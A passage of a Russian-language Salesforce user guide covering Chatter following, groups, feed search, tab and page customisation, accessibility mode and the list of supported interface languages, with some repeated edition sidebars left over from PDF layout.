Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

1. Перейдите на страницу профиля или группы.
2. Наведите курсор на фотографию и выберите параметр «**Добавить фотографию**» или «**Обновить**».
3. Найдите фотографию, которую следует загрузить, и откройте файл. Допустимые форматы файла: JPG, GIF или PNG. Размер файла не должен превышать 8 Мб.
4. Создайте миниатюру для изображения, перетащив пунктирные линии на фотографию.  
 При загрузке фотографии для собственного профиля и участия в сообществах установите флажок «Показывать в сообществах с общедоступными страницами». Данный параметр позволяет показывать фотографию пользователям-гостям, просматривающим общедоступные сайты или страницы, которые не требуют входа.
5. Сохраните внесенные изменения.

## Отслеживание пользователей

Функция отслеживания пользователей позволяет просматривать обновления в ленте Chatter, включая сообщения, комментарии и предпочтения.

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

Для отслеживания участника щелкните ссылку «**Отслеживать**» на странице профиля участника.

Сообщения, комментарии и предпочтения пользователей, добавленных для отслеживания, отображаются в ленте Chatter. Разрешается отслеживать не более 500 людей, тем и записей. Чтобы просмотреть количество отслеживаемых элементов, воспользуйтесь списком «Отслеживание» в профиле.

Чтобы прекратить отслеживать пользователя, нажмите значок **x**. Обновления, публикуемые пользователем, который больше не отслеживается, не будут отображаться в ленте Chatter.

СМ. ТАКЖЕ:

[Отслеживание записей](#)

## Отслеживание записей

Функция отслеживания записей позволяет просматривать обновления в ленте Chatter, включая изменения полей, сообщения, задачи и комментарии к записям.

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

- Для просмотра записи:
- «Чтение» для записи

Изменения полей, отображаемые в ленте, определяются полями, настроенными администратором для функции отслеживания ленты. Обновления зашифрованных настраиваемых полей не отображаются в лентах.

Для отслеживания записи щелкните ссылку **«Отслеживать»** на странице записи.

Обновления для отслеживаемой записи отображаются в ленте. Разрешается отслеживать не более 500 людей, тем и записей. Чтобы просмотреть количество отслеживаемых элементов, воспользуйтесь списком «Отслеживание» в профиле.

Чтобы включить функцию автоматического отслеживания созданных записей, соответствующим образом настройте личные параметры. Введите строку *«Мои ленты»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Мои ленты»** и установите флажок в поле **«Автоматически отслеживать созданные записи»**. Обратите внимание, что созданные события, задачи и панели мониторинга не подлежат автоматическому отслеживанию.

Чтобы отменить отслеживание темы, щелкните **×** на странице записи. Обновления, публикуемые для записи, отслеживание которой отменено, не отображаются в ленте Chatter.

СМ. ТАКЖЕ:

[Отслеживание пользователей](#)

[Индивидуальная настройка системы Salesforce](#)

## Присоединение или выход из состава группы

Пользователи могут присоединяться к группам, чтобы вести работу над проектами и общими сферами интересов вместе с другими участниками. Это также позволяет предоставлять участникам группы общий доступ к файлам и данным проекта.

1. Перейдите на страницу со сведениями о группе.
2. Для присоединения к общедоступной группе нажмите ссылку **«Присоединиться»** или **«Присоединиться к группе»**. Для присоединения к личной группе нажмите ссылку **«Запрос на присоединение»**. Запрос будет отправлен ответственному или менеджеру группы, имеющему право принимать или отклонять запросы.

Пользователь может быть участником не более 300 групп. Данное ограничение охватывает все группы Chatter, кроме архивных. Например, пользователь, являющийся участником 300 групп (включая 10 архивных), может стать участником только 10 дополнительных групп.

Для того чтобы выйти из состава группы или отозвать запрос на присоединение к личной группе, перейдите на страницу сведений о группе и нажмите значок **×** или ссылку **«Выйти из группы»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.



## Поиск в ленте сообщений

Вам нужно найти пользователя, группу или файл? Воспользуйтесь поиском в ленте, чтобы быстро отыскать необходимое.

### Поиск в ленте сообщений Lightning Experience

Чтобы найти пользователей, группы или файлы, выполните указанные ниже действия.

### Поиск лент сообщений в Salesforce Classic

Чтобы найти ленту, файл, группу, тему или пользователя Chatter, выполните указанные ниже действия.

## Поиск в ленте сообщений Lightning Experience

Чтобы найти пользователей, группы или файлы, выполните указанные ниже действия.

1. Введите поисковый запрос в область, расположенную в верхнем колонтитуле.
2. Щелкните ссылку «ЛЕНТЫ» на странице с результатами поиска, чтобы просмотреть сообщения в ленте «Вся компания», включая совпадающие с вашим поисковым запросом.

## Поиск лент сообщений в Salesforce Classic

Чтобы найти ленту, файл, группу, тему или пользователя Chatter, выполните указанные ниже действия.

1. Введите поисковый запрос в область, расположенную в верхнем колонтитуле.
2. Нажмите кнопку «Поиск».

На странице результатов поиска показаны все совпадения, обнаруженные в Salesforce, включая Chatter. Здесь вы можете уточнить запрос и продолжить поиск. Например, для просмотра результатов по всем лентам Chatter нажмите ссылку «Поиск по лентам».

При необходимости выполните поиск по конкретному запросу. Например, чтобы найти упоминания пользователя в группе, введите имя пользователя в поле поиска, расположенное над лентой группы.



Пример:

### ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ВЕРСИИ

Доступно в Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ВЕРСИИ

Доступно только в Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

## Добавление вкладок для часто используемых элементов

Пользовательский интерфейс Salesforce состоит из вкладок, позволяющих просматривать, добавлять и редактировать сведения об объекте. Набор доступных вкладок определяется текущим приложением. Приложение может быть дополнено вкладками для часто используемых элементов.

1. Щелкните значок **+** справа от текущих вкладок.  
При этом откроется страница «Все вкладки». По умолчанию данная страница содержит все вкладки, доступные для просмотра или добавления.
2. Чтобы просмотреть список вкладок для отдельного приложения, выберите нужное приложение в раскрывающемся списке «Просмотр».
3. Нажмите кнопку **«Настройка моих вкладок»**.
4. Выберите нужное приложение в раскрывающемся списке «Настраиваемое приложение».  
Например, чтобы добавить вкладку «Идеи» только в приложение Marketing, выберите значение *Marketing*.
5. Чтобы переместить вкладки из списка «Доступные вкладки» в список «Выбранные вкладки», воспользуйтесь кнопками **«Добавить»** и **«Удалить»**. Чтобы изменить порядок отображения вкладок, воспользуйтесь кнопками **«Вверх»** и **«Вниз»**.
6. Нажмите кнопку **«Сохранить»**.
7. Чтобы просмотреть вкладку, добавленную в редкоиспользуемое приложение, откройте соответствующее приложение.

СМ. ТАКЖЕ:

[Просмотр доступных вкладок Salesforce](#)

## Настройка параметров отображения

Чтобы настроить параметры отображения Salesforce, воспользуйтесь личными параметрами.

- [Настройка вкладок и порядка их отображения в приложении](#)
- [Настройка содержимого страниц](#)

### [Настройка вкладок](#)

Выберите вкладки, отображаемые при входе, или вкладки, отображаемые в каждом используемом приложении.

### [Настройка страниц](#)

Выберите связанные списки, отображающиеся на страницах сведений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition**.

## Настройка вкладок

Выберите вкладки, отображаемые при входе, или вкладки, отображаемые в каждом используемом приложении.

1. На странице личных параметров введите строку «*Настройка моих . . .*» в поле «Быстрый поиск» и выберите пункт «**Настройка моих вкладок**». Если ничего не изменилось: введите строку «*Отображение*» в поле «Быстрый поиск» и выберите пункт «**Изменить мое отображение**».
2. Выберите нужное приложение в раскрывающемся списке «*Настраиваемое приложение*». По умолчанию отображаются вкладки выбранного настраиваемого приложения, заданные для текущего профиля.



**Прим.:** Изменение стандартной целевой вкладки может инициировать изменение первой вкладки, отображаемой при выборе приложения.

3. При необходимости добавьте каждую нужную вкладку и измените порядок отображения выбранных вкладок.
4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Настройка страниц](#)

[Индивидуальная настройка системы Salesforce](#)

## Настройка страниц

Выберите связанные списки, отображающиеся на страницах сведений.

1. Введите строку «*Настройка моих . . .*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройка моих страниц**». Если ничего не изменилось: введите строку «*Отображение*» в поле «Быстрый поиск» и выберите пункт «**Изменить мое отображение**».

Выберите снимок панели мониторинга, который должен отображаться на вкладке «Начальная страница». Ссылка для настройки вкладки «Начальная страница» отображается только после добавления панели мониторинга в макет начальной страницы.

Выберите связанные списки, которые должны отображаться на страницах сведений всех других вкладок.

- Чтобы добавить или удалить связанный список, выберите нужный связанный список и нажмите кнопку «**Добавить**» или «**Удалить**».



**Прим.:** Изменение макета страницы для отдельной вкладки может инициировать изменение данного параметра.

- Чтобы изменить порядок отображения связанных списков, выберите нужный связанный список в поле «Список выбранных» и нажмите кнопку «**Вверх**» или «**Вниз**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

2. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Настройка вкладок](#)

[Индивидуальная настройка системы Salesforce](#)

## Просмотр доступных вкладок Salesforce

Чтобы просмотреть все вкладки, доступные пользователю в системе Salesforce, щелкните значок (+) напротив основных вкладок.

Ниже перечислены действия, доступные на данной странице.

- Чтобы открыть вкладку, щелкните имя нужной вкладки.
- Чтобы просмотреть логотип и доступные вкладки для каждого приложения, воспользуйтесь раскрывающимся списком «Просмотр».
- Чтобы изменить порядок отображения вкладок на странице, нажмите кнопку «**Настройка моих вкладок**».

СМ. ТАКЖЕ:

[Добавление вкладок для часто используемых элементов](#)

## Стандарты доступности

Рассмотрим стандарты, используемые компанией Salesforce при создании приложений, поддерживающих режим доступности.

Компания Salesforce занимается разработкой настраиваемых корпоративных приложений, доступных всем пользователям, включая пользователей, работающих со вспомогательными средствами (например, программное обеспечение для распознавания речи и программы для чтения экрана). Данная цель достигается компанией Salesforce путем соблюдения общепризнанных международных рекомендаций, перечисленных в статье 508 закона о реабилитации инвалидов, и рекомендаций по доступности веб-содержимого (WCAG) 2.0, уровень AA.

Доступность наших продуктов оценивается согласно документу [Voluntary Product Accessibility Template \(VPAT\)](#), предназначенному для подтверждения соответствия продукта стандартам доступности, перечисленным в статье 508 закона о реабилитации инвалидов.

## Общие требования доступности

Ниже перечислены требования, которые следует учитывать при использовании системы Salesforce.

- Поддержка JavaScript должна быть доступна и включена.
- Всплывающее предупреждение о завершении сеанса, предлагающее выполнить выход или продолжить работу, отображается автоматически по истечении заданного периода бездействия. Данный интервал отображения может быть настроен или отключен администратором. Используемый обозреватель должен поддерживать отображение всплывающих окон Salesforce; в противном случае, предупреждение о предстоящем завершении сеанса не отображается.
- Пробные и бета-функции могут быть недоступны.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**


## Рекомендованные обозреватели

Компания Salesforce использует последнюю версию обозревателя Mozilla® Firefox® или Microsoft® Internet Explorer® в операционной системе Windows® или обозреватель Apple® Safari® в операционной системе OS X® для общего тестирования доступности.

## Обращение в компанию Salesforce по вопросам доступности

Чтобы получить доступ к документации и статьям базы знаний или обратиться в службу поддержки, щелкните ссылку **«Справка и обучение»** вверху любой страницы.

Чтобы сообщить о любом вопросе доступности или отправить запрос на получение любого документа в альтернативном формате, обратитесь по адресу [accessibility@salesforce.com](mailto:accessibility@salesforce.com).

 **Прим.:** Служба поддержки недоступна пользователям версий Personal Edition и Developer Edition. Кроме того, пользователям версии Developer Edition не предоставляется доступ к базе знаний. При возникновении вопросов, связанных с доступностью, рекомендуем обращаться по адресу [accessibility@salesforce.com](mailto:accessibility@salesforce.com) (на английском языке).

### Режим доступности

Рассмотрим изменения, происходящие в системе Salesforce при использовании режима доступности.

#### Включение режима доступности

Включение режима доступности предоставляет пользователям доступ к вспомогательным средствам (например, программное обеспечение для распознавания речи и программы для чтения экрана), позволяющим оптимизировать процессы использования системы Salesforce.

#### Рекомендации по доступности Salesforce

Рассмотрим функции доступности Salesforce, предназначенные для пользователей, работающих со вспомогательными средствами (например, программное обеспечение для распознавания речи и программы для чтения экрана).

## Режим доступности

Рассмотрим изменения, происходящие в системе Salesforce при использовании режима доступности.

Система Salesforce поддерживает альтернативный режим пользовательского интерфейса, предоставляющий пользователям доступ к вспомогательным средствам (например, программное обеспечение для распознавания речи и программы для чтения экрана), которые позволяют повысить эффективность использования системы Salesforce. Как правило, новые функции доступны в стандартном режиме, но также поддерживают режим доступности. При необходимости пользователи могут самостоятельно включать режим доступности, особенно при использовании программного обеспечения для распознавания речи или программ для чтения экрана с целью создания отчетов и панелей мониторинга или взаимодействия со списковыми представлениями.

Режим доступности поддерживает все функции Salesforce, отличающиеся небольшими изменениями, благодаря которым система может эффективно использоваться даже пользователями, работающими со вспомогательными средствами.

### Функции режима доступности, расширяющие использование системы

- Страницы настройки доступны посредством ссылки «Настройка», расположенной вверху страницы.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

- Раскрывающиеся меню содержат кнопку **«Начать»**, при нажатии которой открывается выбранный элемент раскрывающегося списка.
- Кнопки меню отображаются как раскрывающийся список с кнопкой **«Начать»**.
- Страницы области наложения отображаются как отдельные всплывающие окна.
- HTML-редактор заменяется текстовым полем. Данное текстовое поле допускает только HTML-код и не распознает обычный текст (например, символы переноса). Чтобы разделить содержимое, рекомендуем использовать HTML-теги параграфа или разрыва строки.
- При просмотре панели мониторинга фильтр автозаполнения «Просмотр панели мониторинга» заменяется стандартным раскрывающимся меню.
- Ссылка **«Редактировать столбцы»** на странице «Управление участниками», доступной при нажатии раскрывающейся кнопки «Управление участниками» на странице сведений о кампании, преобразуется в раскрывающуюся кнопку. Область наложения «Редактировать столбцы» заменяется стандартной страницей настройки.
- Выбор запрошенной конференции в связанном списке «Открытые действия» и некоторых списковых представлениях не инициирует открытие страницы сведений о конференции. Взамен, открывается диалоговое окно, рекомендуемое обратиться к организатору, который может предоставить сведения о запрошенной конференции.
- Раскрывающийся список **«Включить функцию "Мои сообщения эл. почты"»** для группы Chatter отображается как ссылка **«Параметры эл. почты Chatter»**, открывающая параметры получения эл. почты Chatter.

### Отключенные функции календарей

- Области наложения сведений о событиях в представлении календаря
- Редактирование с помощью перетаскивания
- Планирование с помощью перетаскивания
- Быстрое создание событий
- Кнопка **«Создать запрос на проведение конференции»** в связанном списке «Открытые действия»
  -  **Прим.:** Следовательно, режим доступности не позволяет отправлять запросы на проведение конференций, а вложенная вкладка «Запрошенные конференции» в разделе «Календарь» вкладки «Начальная страница» не содержит конференций.

### Отключенные функции отчетов и панелей мониторинга

- Редактирование с помощью перетаскивания в конструкторе панелей мониторинга
- Создание и редактирование отчетов в конструкторе отчетов
  -  **Прим.:** Создание и редактирование составных отчетов, а также отчетов, содержащих кросс-фильтры или области, доступно только в конструкторе отчетов. Режим доступности позволяет запускать данные отчеты, но не поддерживает их создание и редактирование. Создание отчетов в режиме доступности выполняется посредством мастера отчетов.
- Перетаскивание отчетов и панелей мониторинга между папками

### Отключенные функции списковых представлений

- Всплывающие ссылки связанного списка
- Данные функции расширенных списков:
  - Встроенное редактирование

- Изменение порядка отображения и настройка ширины столбцов
- Редактирование, удаление или обновление текущего спискового представления
- Изменение количества записей, отображаемых на странице
- Открытие определенной страницы результатов

### Другие отключенные функции

- Кнопка **«Проверить орфографию»** для решений
- Последняя страница «Управление участниками»
- Раскрывающееся меню **«Недавние теги»** при добавлении компонента «Теги» на боковую панель
- Боковая панель «Критерии соответствия» на странице результатов поиска при поиске похожих возможностей
- Список похожих вопросов по мере ввода вопроса в сообществе ответов



**Совет:** При использовании режима доступности новизну публикуемого вопроса можно определить посредством поля поиска на вкладке «Ответы».

### Включение режима доступности

Включение режима доступности предоставляет пользователям доступ к вспомогательным средствам (например, программное обеспечение для распознавания речи и программы для чтения экрана), позволяющим оптимизировать процессы использования системы Salesforce.

1. На странице личных параметров введите строку *«Доступность»* в поле «Быстрый поиск» и выберите пункт **«Доступность»**. Нет подходящих результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Установите флажок «Режим доступности».
3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Рекомендации по доступности Salesforce](#)

[Индивидуальная настройка системы Salesforce](#)

### Рекомендации по доступности Salesforce

Рассмотрим функции доступности Salesforce, предназначенные для пользователей, работающих со вспомогательными средствами (например, программное обеспечение для распознавания речи и программы для чтения экрана).

Ниже перечислены некоторые рекомендации, позволяющие повысить эффективность использования системы Salesforce.

- [Зрячие пользователи клавиатуры](#)
- [Пользователи программы для чтения экрана](#)
- [Глухие или слабослышащие пользователи](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

- Пользователи, страдающие дальтонизмом
- Слабовидящие пользователи, нуждающиеся в увеличении экрана

СМ. ТАКЖЕ:

[Включение режима доступности](#)

## Зрячие пользователи клавиатуры

Ниже перечислены функции Salesforce, гарантирующие доступность системы.

- Режим доступности позволяет повысить эффективность использования системы Salesforce (особенно отчетов, панелей мониторинга и списковых представлений). См. раздел «[Режим доступности](#)» на странице 65 для получения более подробной информации.
- Выбранные области экрана содержат основные показатели, позволяющие получить визуальное представление ключевых сведений.
- Ниже перечислены элементы, определяемые в разметке страницы.
  - Заголовки помечаются как заголовки, а не как набор полей и условные обозначения для группирования элементов управления формой.
  - Основной заголовок страницы (как правило, в начале области основного содержимого) является заголовком первого уровня. Пользователи могут переходить к данному заголовку посредством клавиши быстрого доступа.
  - Таблицы данных содержат разметку (кроме расширенных списковых представлений только в стандартном режиме), предназначенную для идентификации заголовков каждой ячейки.
  - Списки, доступные в области основного содержимого, помечаются как списки.
- Ссылка перехода (первая поддерживаемая клавиатурой ссылка на каждой странице) позволяет перемещать курсор в начало области основного содержимого. Как правило, данная ссылка пропускает меню навигации перед областью основного содержимого, сокращая количество нажатий клавиши Tab, необходимое для перехода к области основного содержимого страницы.
- Курсор устанавливается внутри открытых диалоговых окон и остается заблокированным до закрытия диалогового окна.
- По умолчанию курсор устанавливается в первое редактируемое поле страницы редактирования. При создании или редактировании задачи или события курсор автоматически устанавливается в поле «Тема», независимо от его положения на странице.
- Неактивные кнопки, ссылки и поля помечаются атрибутом «отключено». Например, при использовании многоэтапного мастера некоторые кнопки активируются только после выбора определенного параметра.


## Пользователи программы для чтения экрана

Настраиваемые приложения Salesforce позволяют использовать новейшие функции самого популярного программного обеспечения для чтения экрана. Несмотря на достаточную совместимость многих обозревателей и программ для чтения экрана, рекомендуем использовать самые последние версии обозревателя Mozilla® Firefox® и программы JAWS® или NVDA для работы с системой Salesforce.

Ниже перечислены функции Salesforce, гарантирующие доступность системы.

- Режим доступности позволяет повысить эффективность использования системы Salesforce (особенно отчетов, панелей мониторинга и списковых представлений). См. раздел «[Режим доступности](#)» на странице 65 для получения более подробной информации.



- Важным изображениям соответствует текстовый эквивалент цели изображения; маловажным изображениям соответствует пустой текстовый эквивалент или элемент CSS. Изображения, передающие подробные сведения, также являются ссылками на исходные данные. Например, панели мониторинга содержат диаграммы и графики, предназначенные для визуального отображения данных. Чтобы просмотреть данные отчета, используемые для создания диаграммы или графика, выберите компонент панели мониторинга.
-  **Прим.:** Основной отчет может содержать дополнительные данные, которые не отображаются в компоненте панели мониторинга. Кроме того, основной отчет может содержать некоторые данные, доступ к которым заблокирован параметрам общего доступа.
- Ниже перечислены элементы, определяемые в разметке страницы.
  - Заголовки помечаются как заголовки, а не как набор полей и условные обозначения для группирования элементов управления формой.
  - Основной заголовок страницы (как правило, в начале области основного содержимого) является заголовком первого уровня. Пользователи могут переходить к данному заголовку посредством клавиши быстрого доступа.
  - Таблицы данных содержат разметку (кроме расширенных списковых представлений только в стандартном режиме), предназначенную для идентификации заголовков каждой ячейки.
  - Списки, доступные в области основного содержимого, помечаются как списки.
- Ссылка перехода (первая поддерживаемая клавиатурой ссылка на каждой странице) позволяет перемещать курсор в начало области основного содержимого. Как правило, данная ссылка пропускает меню навигации перед областью основного содержимого, сокращая количество нажатий клавиши Tab, необходимое для перехода к области основного содержимого страницы.
- Курсор устанавливается внутри открытых диалоговых окон и остается заблокированным до закрытия диалогового окна.
- По умолчанию курсор устанавливается в первое редактируемое поле страницы редактирования. При создании или редактировании задачи или события курсор автоматически устанавливается в поле «Тема», независимо от его положения на странице.
- Неактивные кнопки, ссылки и поля помечаются атрибутом «отключено». Например, при использовании многоэтапного мастера некоторые кнопки активируются только после выбора определенного параметра.

Кроме того, рекомендуем включить данные личные веб-параметры в программе для чтения экрана.

- Разрешите страницам автоматическое обновление.
- Включите считывание обновлений рабочей области.
- Разрешите текстовым ссылкам отображение заголовков. Данный параметр обязывает программу для чтения экрана считывать сведения, указанные в атрибуте Title ссылки (например, предупреждение об открытии нового окна).
- Разрешите заголовкам считывать заголовки и уровни. Разметка заголовка используется для отображения контекста и навигации.
- Чтобы настроить стандартные способы считывания общих символов (например, символ @ для упоминания людей в сообщениях и комментариях Chatter), добавьте данные символы в словарь программы для чтения экрана.

## Глухие или слабослышащие пользователи

Компания Salesforce предоставляет демонстрационные видеоролики, размещенные на веб-узле YouTube. Чтобы просмотреть синхронные субтитры для видеороликов, щелкните «Смотреть на YouTube.com» в нижнем правом углу встроенных видеороликов.

## Пользователи, страдающие дальтонизмом

Параметры обозревателя и операционной системы не меняют цвета внутри изображений, а система Salesforce использует многие изображения как фоновые, которые не отображаются при применении параметров цветного отображения. Если пользователи полагаются только на параметры обозревателя и операционной системы, предназначенные для выбора конкретной цветовой схемы, то:

- сведения, представленные в важных изображениях, могут быть доступны путем отображения текстовых эквивалентов изображений;
- файл CSS должен быть переопределен для следующих классов: `assistiveText` и `zen-assistiveText`. Затем параметры обозревателя должны быть настроены согласно текущим требованиям.

Кроме того:

- Некоторые диаграммы (например, в отчетах и панелях мониторинга) отображают данные по цветам. При неправильном восприятии информации, представленной в диаграммах, установите флажок «Палитра для пользователей, страдающих дальтонизмом (в диаграммах)» на странице личных сведений. Данный параметр активирует альтернативную цветовую палитру, предназначенную для пользователей, страдающих дальтонизмом. Альтернативная палитра не используется в сообщениях эл. почты, касающихся панелей мониторинга. Чтобы просмотреть исходный отчет, выберите нужную диаграмму.
- Панели мониторинга содержат диаграммы и графики, предназначенные для визуального отображения данных. Чтобы просмотреть данные отчета, используемые для создания диаграммы или графика, выберите компонент панели мониторинга.



**Прим.:** Основной отчет может содержать дополнительные данные, которые не отображаются в компоненте панели мониторинга. Кроме того, основной отчет может содержать некоторые данные, доступ к которым заблокирован параметрам общего доступа.

## Слабовидящие пользователи, нуждающиеся в увеличении экрана

Система Salesforce поддерживает стандартные инструменты увеличения, доступные в операционной системе, обозревателе или сторонней программе. Рекомендуем выбрать масштаб согласно текущим требованиям.

Ниже перечислены элементы, определяемые в разметке страницы. При необходимости стили данных элементов могут быть изменены.

- Заголовки помечаются как заголовки, а не как набор полей и условные обозначения для группирования элементов управления формой.
- Основной заголовок страницы (как правило, в начале области основного содержимого) является заголовком первого уровня. Пользователи могут переходить к данному заголовку посредством клавиши быстрого доступа.
- Таблицы данных содержат разметку (кроме расширенных списковых представлений только в стандартном режиме), предназначенную для идентификации заголовков каждой ячейки.
- Списки, доступные в области основного содержимого, помечаются как списки.

## Просмотр и отображение. Вопросы и ответы

[Какие языки поддерживает система Salesforce?](#)

[Почему некоторые кнопки и ссылки не отображаются?](#)

Почему не отображаются всплывающие окна системы Salesforce, такие как диалоговые окна поиска и окно «Справка и обучение»?

Почему введенные данные удаляются при нажатии клавиши Backspace во время редактирования записи?

Можно ли изменить или удалить раскрывающийся список записей, отображающийся при редактировании текстового поля?

## Какие языки поддерживает система Salesforce?

Компания Salesforce предлагает три уровня языковой поддержки: **основные языки**, **языки конечного пользователя** и **языки платформы**. Каждый язык определяется двузначным кодом, например en или пятизначным кодом региона, например en\_AU.

В дополнение к поддержке языка Salesforce можно локализовать организации двумя способами. Средство перевода позволяет выбрать языки перевода, назначить переводчиков и создать переводы настроек, выполненных в организации Salesforce, а также переопределить метки и переводы из управляемых пакетов. С помощью средства перевода могут быть переведены любые элементы интерфейса — от значений настраиваемых раскрывающихся списков до значений настраиваемых полей, поэтому пользователи из других стран смогут в полной мере оценить все достоинства системы Salesforce на своем родном языке.

Вторым вариантом является переименование вкладок и полей в Salesforce. Если в пользовательском приложении используется лишь несколько стандартных вкладок и полей Salesforce, их можно перевести.

### Основные языки

Можно изменить язык для всех функций, в том числе для справки, на один из следующих полностью поддерживаемых языков: в меню «Настройка» ввести «Сведения о компании» в поле «Быстрый поиск», затем выбрать «Сведения о компании», далее нажать кнопку «Правка».

- Китайский (упрощенный): zh\_CN
- Китайский (традиционный): zh\_TW
- Датский: da
- Голландский: nl\_NL
- Английский: en\_US
- Финский: fi
- Французский: fr
- Немецкий: de
- Итальянский: it
- Японский: ja
- Корейский: ko
- Норвежский: no
- Португальский (Бразилия): pt\_BR
- Русский: ru
- Испанский: es
- Испанский (Мексика): es\_MX
- Шведский: sv
- Тайский: th

 Прим.:

- «Испанский (Мексика)», вместо которого используется язык «Испанский» для пользовательских переводов.
- Хотя пользовательский интерфейс Salesforce полностью переведен на тайский язык, справка остается на английском.

## Языки конечного пользователя

Языки конечного пользователя предназначены для многоязычных организаций или организаций, партнеры которых используют языки, отличные от стандартного языка компании. Что касается языков конечных пользователей, в Salesforce предусмотрены переведенные метки для всех стандартных объектов и страниц, *за исключением* страниц администрирования, меню «Настройка» и справки. При задании языка конечного пользователя непереуведенные метки и справка, выводятся на английском языке. Языки конечного пользователя предназначены только для личного использования конечными пользователями. Не используйте языки конечного пользователя как корпоративные языки. Salesforce не обеспечивает поддержку клиентов на языках конечного пользователя.

Ниже перечислены языки конечного пользователя:

- Арабский: ar
- Болгарский: bg
- Хорватский: hr
- Чешский: cs
- Английский (Великобритания): en\_GB
- Греческий: el
- Еврейский: iw
- Венгерский: hu
- Индонезийский: in
- Польский: pl
- Португальский (Португалия): pt\_PT
- Румынский: ro
- Словацкий: sk
- Словенский: sl
- Турецкий: tr
- Украинский: uk
- Вьетнамский: vi



**Прим.:** Salesforce предоставляет ограниченную поддержку для языков с направлением справа налево, арабского и иврита, для следующих функций.

- Live Agent
- Обращения
- Организации

Эти функции не поддерживаются в Lightning Experience, мобильном приложении Salesforce1, в любых других мобильных приложениях или браузерах или в любых пользовательских интерфейсах, кроме Salesforce Classic. Мы не гарантируем корректную работу при использовании языков, письмо в которых ориентировано справа налево, с любыми другими функциями Salesforce. У нас нет планов расширять список поддерживаемых функций.

Ниже перечислены функции, которые не поддерживаются для языков с направлением справа налево.

- Конструктор отчетов
- Создание копировок в PDF
- Настраиваемое прогнозирование
- Сообщения эл. почты
- Salesforce Knowledge
- Ленты
- Сообщества

Отсутствие функции в этом списке не предполагает поддержку. Только Live Agent, «Обращения» и «Организации» поддерживаются с языками направления справа налево.

## Языки платформы

В ситуациях, когда Salesforce не предоставляет перевод по умолчанию, используйте только платформенные языки для локализации приложений и собственные функции, созданные на Облаке приложений Salesforce. Можно перевести такие элементы, как настраиваемые метки, настраиваемые объекты и имена полей. Можно также переименовать большинство стандартных объектов, меток и полей. Информационный текст и неполевой текст метки не подлежат переводу.

Языки платформы могут быть выбраны во всех раскрывающихся списках языков. Тем не менее, при выборе языка платформы все стандартные метки системы Salesforce по умолчанию отображаются на английском языке, либо (при выборе обращений) на языке конечного пользователя или на основном языке.

При выборе языка платформы метки стандартных объектов и полей используют язык «Английский». Данное правило не распространяется на следующие языки:

- «Английский (Австралия)», «Английский (Индия)», «Английский (Малайзия)» и «Английский (Филиппины)», вместо которых используется язык «Английский (Великобритания)».
- «Немецкий (Австрия)» и «Немецкий (Швейцария)», вместо которых используется язык «Немецкий».
- «Французский (Канада)», вместо которого используется язык «Французский».
- «Румынский (Молдова)», вместо которого используется язык «Румынский».
- «Черногорский», вместо которого используется язык «Сербский (латиница)».
- «Португальский (Португалия)», вместо которого используется язык «Португальский (Бразилия)».

Ниже перечислены поддерживаемые языки платформы.

- Албанский: sq
- Арабский (Алжир): ar\_DZ
- Арабский (Бахрейн): ar\_BH
- Арабский (Египет): ar\_EG
- Арабский (Ирак): ar\_IQ
- Арабский (Иордания): ar\_JO
- Арабский (Кувейт): ar\_KW
- Арабский (Ливан): ar\_LB
- Арабский (Ливия): ar\_LY
- Арабский (Марокко): ar\_MA
- Арабский (Оман): ar\_OM

- Арабский (Катар): ar\_QA
- Арабский (Саудовская Аравия): ar\_SA
- Арабский (Судан): ar\_SD
- Арабский (Сирия): ar\_SY
- Арабский (Тунис): ar\_TN
- Арабский (Объединённые Арабские Эмираты): ar\_AE
- Арабский (Йемен): ar\_YE
- Армянский: hy
- Баскский: eu
- Боснийский: bs
- Бенгальский: bn
- Китайский (упрощенный, Сингапур): zh\_SG
- Китайский (традиционный, Гонконг): zh\_HK
- Английский (Австралия): en\_AU
- Английский (Канада): en\_CA
